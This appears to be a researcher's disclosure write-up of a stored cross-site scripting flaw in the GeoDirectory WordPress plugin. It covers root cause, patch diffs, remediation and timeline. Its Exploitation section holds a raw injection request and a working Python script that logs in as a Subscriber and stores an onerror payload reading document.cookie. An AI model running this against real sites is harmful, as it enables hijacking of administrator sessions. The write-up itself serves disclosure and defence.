CVE-2026-93897: GeoDirectory Stored XSS via a Text-type Custom Field
TL;DR
- I found an authenticated stored cross-site scripting vulnerability in GeoDirectory, a WordPress business directory plugin with over 10,000 active installs.
- A Subscriber can store an entity-encoded payload such as
<img src=x onerror=alert(document.cookie)>in an ordinary text custom field like Phone. - The exploit needs a Post Badge configured with
%%input%%to show that writable field. - When a Post Badge widget renders the field,
wp_specialchars_decode()turns the entities back into markup and the badge is echoed without escaping, so the script runs for anyone who views the listing. - The issue affects GeoDirectory
<= 2.8.181, was assigned CVE-2026-93897, and was fixed in 2.8.182.
Summary
GeoDirectory was vulnerable to authenticated stored cross-site scripting because the Post Badge renderer decoded an entity-encoded text field after inserting it into badge HTML, then echoed the result.
- CVE: CVE-2026-93897
- Product: GeoDirectory
- Active Installs: 10,000+
- Vulnerability: Authenticated Stored Cross-Site Scripting
- Affected Versions: <= 2.8.181
- Fixed In: 2.8.182
- CVSS Severity: 6.4 (medium)
- CVSS Vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:L/I:L/A:N
- Required Privilege: Subscriber+
- Reported: July 18, 2026
- NVD Published: September 25, 2026
Introduction
[A]I was reading how GeoDirectory handles the values a user types into a listing. It routes text custom fields through geodir_sanitize_text_field(), which strips literal HTML tags but preserves entity-encoded angle brackets as text.
That encoded value looked harmless in storage. The Post Badge render path changed it by decoding the badge after merging in the listing value, turning the text back into markup.
Root Cause Analysis
The Custom Text Sanitiser
GeoDirectory defines geodir_sanitize_text_field() in includes/formatting-functions.php and uses it when saving scalar custom field values.
// includes/formatting-functions.php (geodir_sanitize_text_field)
function geodir_sanitize_text_field( $value ) {
    $filtered = wp_check_invalid_utf8( $value );

    if ( strpos( $filtered, '<' ) !== false ) { // [1] Only strips tags when a literal '<' is present.
        $filtered = wp_pre_kses_less_than( $filtered );
        // This will strip extra whitespace for us.
        $filtered = wp_strip_all_tags( $filtered, true );
    }
    else {
        $filtered = trim( preg_replace( '`[\r\n\t ]+`', ' ', $filtered ) ); // [2] Entity-encoded input lands here untouched.
    }
    // ... percent-octet stripping omitted; it does not affect the tags.
    return apply_filters( 'sanitize_text_field', $filtered, $value );
}
The tag stripping at [1] runs only when the input contains a literal <. WordPress core uses the same gate, so preserving encoded angle brackets here is expected: <img src=x onerror=alert(document.cookie)> reaches the whitespace branch at [2] and remains encoded in storage. The vulnerability appears when the badge renderer later decodes that value after merging it into HTML.
A text custom field reaches this function on save. The geodir_save_post AJAX action runs each field value through the geodir_custom_field_value_{type} filter, which for a text field resolves to geodir_validate_custom_field_value_text(). That handler calls geodir_clean(), and geodir_clean() hands scalar values straight to geodir_sanitize_text_field(). A Subscriber who can add a listing controls the input at the start of that chain.
The Post Badge Renderer Decodes It
The stored value becomes dangerous in geodir_get_post_badge() in includes/post-functions.php. A Post Badge widget can show a field value through the %%input%% template token, and the renderer first reads that value.
// includes/post-functions.php (geodir_get_post_badge)
$match_value = isset($find_post->{$match_field}) ? esc_attr( trim( $find_post->{$match_field} ) ) : ''; // escape user input
The esc_attr() here does not double-encode by default, so an existing < stays a single entity rather than becoming &lt;. The escaped value is then substituted into the admin's badge template.
// includes/post-functions.php (geodir_get_post_badge)
if( !empty( $badge ) && $badge = str_replace("%%input%%",$match_value,$badge) ){ // [3] Field value dropped into the badge template.
At [3] the field value replaces %%input%% in the template string. A little further down, the whole badge string is decoded.
// includes/post-functions.php (geodir_get_post_badge)
$badge = ! empty( $badge ) ? __( wp_specialchars_decode( $badge, ENT_QUOTES ), 'geodirectory' ) : ''; // [4] Entities decoded back to markup.
wp_specialchars_decode() at [4] reverses the encoding, so the stored <img src=x onerror=alert(document.cookie)> becomes <img src=x onerror=alert(document.cookie)>. The __() wrapper only performs a translation lookup and does not escape the result. The decoded badge is then concatenated into the output.
// includes/post-functions.php (geodir_get_post_badge)
// we escape the user input from $match_value but we don't escape the user badge input so they can use html like font awesome.
$output .= '<' . $tag . ' data-id="' . $post_id . '" class="gd-badge" data-badge="' . esc_attr($match_field) . '" data-badge-condition="' . esc_attr($args['condition']) . '" style="background-color:' . esc_attr( $args['bg_color'] ) . ';color:' . esc_attr( $args['txt_color'] ) . ';" ' . $inner_attributes . '>' . $icon . $badge . '</' . $tag . '>'; // [5] Decoded badge echoed unescaped.
The comment at [5] states the intent. The developers escape $match_value so an author's field value is safe, then leave $badge raw so a badge can carry markup like a Font Awesome icon. The %%input%% substitution mixes those two ideas, dropping the author's value into the string that is deliberately left unescaped, and the decode a few lines earlier turns the encoded payload back into a live tag. The browser parses the resulting <img> element and runs its onerror handler.
Impact
Any user who loads a listing whose Post Badge displays the affected field runs the stored script in their own session. New listings are created with the pending status by default, so the first person to trigger it is usually an administrator previewing or publishing the submission from wp-admin. On sites that publish listings immediately, the payload fires for ordinary visitors as well.
Script running in an administrator's authenticated session reaches the nonce-protected wp-admin endpoints that create users and change roles, so the practical ceiling is a new administrator account. The two things an attacker relies on are a badge configured to show a user-writable text field and a privileged user opening the listing, and the roles in scope already imply the second.
Exploitation
Preconditions
- GeoDirectory
<= 2.8.181is active and accepts listings from Subscriber-level accounts. - At least one text custom field, such as Phone, exists on the listing type.
- An administrator has configured a Post Badge widget, block, or shortcode whose badge text uses
%%input%%for that field. This is documented functionality but is not enabled out of the box.
Manual Request
The payload goes in as an ordinary listing submission. Load the add-listing form first to pick up the auto-draft ID and the geodir_save_post nonce, then post the field with entity-encoded brackets.
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: target.example
Cookie: wordpress_logged_in_...=<subscriber session>
Content-Type: application/x-www-form-urlencoded
action=geodir_save_post&security=<nonce>&ID=<auto-draft-id>&post_type=gd_place&post_title=Test+Listing&post_content=Test&street=123+Test+St&city=Test®ion=Test&country=Test&zip=12345&latitude=40.7128&longitude=-74.0060&phone=%26lt%3Bimg+src%3Dx+onerror%3Dalert(document.cookie)%26gt%3B&tax_input[gd_placecategory][]=1
The phone value arrives as <img src=x onerror=alert(document.cookie)> and is stored unchanged.
PoC
This helper accompanying the writeup logs in as a Subscriber, reads the auto-draft ID and nonce from the add-listing form, and submits a listing carrying the entity-encoded payload in the Phone field.
#!/usr/bin/env python3
import argparse
import re
import sys

import requests

PAYLOAD = "<img src=x onerror=alert(document.cookie)>"


def arguments():
    p = argparse.ArgumentParser(description="GeoDirectory text-field stored XSS (CVE-2026-93897)")
    p.add_argument("--url", required=True, help="WordPress site root URL")
    p.add_argument("--username", required=True, help="Subscriber username")
    p.add_argument("--password", required=True, help="Subscriber password")
    p.add_argument("--listing-type", default="gd_place")
    p.add_argument("--field", default="phone")
    p.add_argument("--payload", default=PAYLOAD)
    return p.parse_args()


def main():
    args = arguments()
    base = args.url.rstrip("/")
    session = requests.Session()

    session.post(
        base + "/wp-login.php",
        data={
            "log": args.username,
            "pwd": args.password,
            "wp-submit": "Log In",
            "redirect_to": base + "/wp-admin/",
            "testcookie": "1",
        },
        allow_redirects=False,
    )
    if not any(c.name.startswith("wordpress_logged_in") for c in session.cookies):
        sys.exit("[-] Login failed. Check the credentials.")
    print(f"[+] Logged in as {args.username}")

    form = session.get(base + "/add-listing/", params={"listing_type": args.listing_type}).text
    post_id = re.search(r'name="ID"\s+value="(\d+)"', form)
    nonce = re.search(r'name="security"\s+value="([a-f0-9]+)"', form)
    if not post_id or not nonce:
        sys.exit("[-] Could not read the auto-draft ID and nonce from the add-listing form.")
    print(f"[+] Auto-draft {post_id.group(1)}, nonce {nonce.group(1)}")

    print(f"[*] Storing payload in the '{args.field}' field: {args.payload}")
    r = session.post(
        base + "/wp-admin/admin-ajax.php",
        data={
            "action": "geodir_save_post",
            "security": nonce.group(1),
            "ID": post_id.group(1),
            "post_type": args.listing_type,
            "post_title": "XSS Test Listing",
            "post_content": "Test listing.",
            "street": "123 Test Street",
            "city": "Test City",
            "region": "Test Region",
            "country": "Test Country",
            "zip": "12345",
            "latitude": "40.7128",
            "longitude": "-74.0060",
            args.field: args.payload,
            "tax_input[gd_placecategory][]": "1",
        },
    )
    if not (r.ok and r.json().get("success")):
        sys.exit(f"[-] Listing was not saved: {r.text[:200]}")
    print("[+] Listing saved.")
    print(f"[+] Open a listing whose Post Badge shows '{args.field}' to fire the payload.")


if __name__ == "__main__":
    main()
Running it against a local instance:
python3 geodirectory-text-field-xss.py \
  --url http://localhost:8090 \
  --username subscriber \
  --password 'subscriber123'
[+] Logged in as subscriber
[+] Auto-draft 18, nonce abc123def4
[*] Storing payload in the 'phone' field: <img src=x onerror=alert(document.cookie)>
[+] Listing saved.
[+] Open a listing whose Post Badge shows 'phone' to fire the payload.
The script only stores the payload. Execution begins when a badge that shows the Phone field is loaded, which is when the decoded <img> tag runs its handler.
Demo

On a page whose Post Badge shows the Phone field, the stored value is decoded straight back into an <img> element. The badge's own attributes are trimmed here.
<span class="gd-badge border-0 badge" data-id="11" data-badge="phone" data-badge-condition="is_not_empty" ... ><img src=x onerror=alert(document.cookie)></span>
The image cannot load, so its onerror handler runs in the browser of whoever opens the page. The screenshot shows the alert firing while an administrator views the listing.
Patch Diffing
GeoDirectory 2.8.182 shipped on September 21, 2026 with the changelog line "Added extra sanitization for text inputs to fix XSS vulnerability". The patch changes both the text field save path and the Post Badge renderer. In the 2.8.182 sanitizer, geodir_sanitize_text_field() now passes values containing an ampersand through geodir_esc_js_attrs().
// includes/formatting-functions.php (geodir_sanitize_text_field)
        $filtered = wp_strip_all_tags( $filtered, true );
-   }
-   else {
+   } else {
        $filtered = trim( preg_replace( '`[\r\n\t ]+`', ' ', $filtered ) );
    }

+   // Escape JS attributes.
+   if ( strpos( $filtered, '&' ) !== false ) {
+       $filtered = geodir_esc_js_attrs( $filtered );
+   }
+
    $found = false;
geodir_esc_js_attrs() was also rewritten for this release around a new helper, geodir_esc_js_attrs_strip(), which removes the dangerous parts of a string while leaving everything else, including its original encoding, in place.
// includes/formatting-functions.php (geodir_esc_js_attrs_strip)
$gt = '>|�*62;?|&#[xX]0*3[eE];?';
// Event-handler attributes, quoted or unquoted.
$content = preg_replace( '/[\s\/"\']+on[a-z0-9]+\s*=\s*(?:"[^"]*"|\'[^\']*\'|(?:(?!' . $gt . '|>|\s).)*)/i', '', $content );
The event-handler pass strips onerror=alert(document.cookie) out of the stored value, and companion passes remove javascript:, data: and vbscript: URLs and a list of dangerous tags. Each pattern treats an entity-encoded > as an end delimiter alongside a literal >, so the encoded payload that slipped past the old sanitiser no longer gets through. A loop using html_entity_decode() checks for threats hidden behind extra encoding layers and falls back to a wp_kses() allowlist when it finds one.
// includes/post-functions.php (geodir_get_post_badge)
 }
+
+/*
+ * Decode the ADMIN authored badge text here, before any listing value is merged
+ * into it. Doing it after the merge would also un-escape $match_value, which both
+ * revives injected markup and stops a listing value that legitimately contains
+ * "<...>" from rendering as the literal text the author typed.
+ */
+if ( ! empty( $badge ) ) {
+   $badge = wp_specialchars_decode( $badge, ENT_QUOTES );
+}
+
 if( !empty( $badge ) && $badge = str_replace("%%input%%",$match_value,$badge) ){
// includes/post-functions.php (geodir_get_post_badge)
-$badge = ! empty( $badge ) ? __( wp_specialchars_decode( $badge, ENT_QUOTES ), 'geodirectory' ) : '';
+$badge = ! empty( $badge ) ? wp_kses_post( __( $badge, 'geodirectory' ) ) : '';
The 2.8.182 renderer now decodes administrator-authored badge text before substituting %%input%%, so the decode no longer revives encoded markup from a listing field. It also passes the completed badge through wp_kses_post() before output.
Remediation
Update GeoDirectory to 2.8.182 or later, which is the vendor fix for CVE-2026-93897.
If you cannot update straight away, remove %%input%% from any Post Badge widgets, blocks, or shortcodes. A badge that shows a static label or the field title does not substitute the author's value. The update does not rewrite existing listing values, so sites that ran an affected version should review older entries for entity-encoded payloads, especially if custom templates display those fields.
Disclosure Timeline
- July 18, 2026: Submitted to the Wordfence bug bounty program.
- September 18, 2026: Triage started, report validated, and CVE-2026-93897 assigned.
- September 21, 2026: GeoDirectory 2.8.182 released, adding text-input sanitisation that strips executable attributes and tags.
- September 24, 2026: Published by Wordfence and $48 bounty awarded.
- September 25, 2026: Indexed by NVD.
Conclusion
The Post Badge decode echoes the pattern I reported in the sibling AyeCode plugin UsersWP as CVE-2026-18501. GeoDirectory now filters encoded threats during save and decodes administrator badge text before inserting listing values, then filters the completed badge before output.
References
- Wordfence: GeoDirectory <= 2.8.181 - Authenticated (Subscriber+) Stored Cross-Site Scripting via Text-type Custom Field (e.g., 'phone')
- NVD: CVE-2026-93897
- WordPress.org: GeoDirectory
- NVD: CVE-2026-18501, the same badge decode pattern in the sibling plugin UsersWP
- WordPress Developer Resources: sanitize_text_field()
- WordPress Developer Resources: wp_specialchars_decode()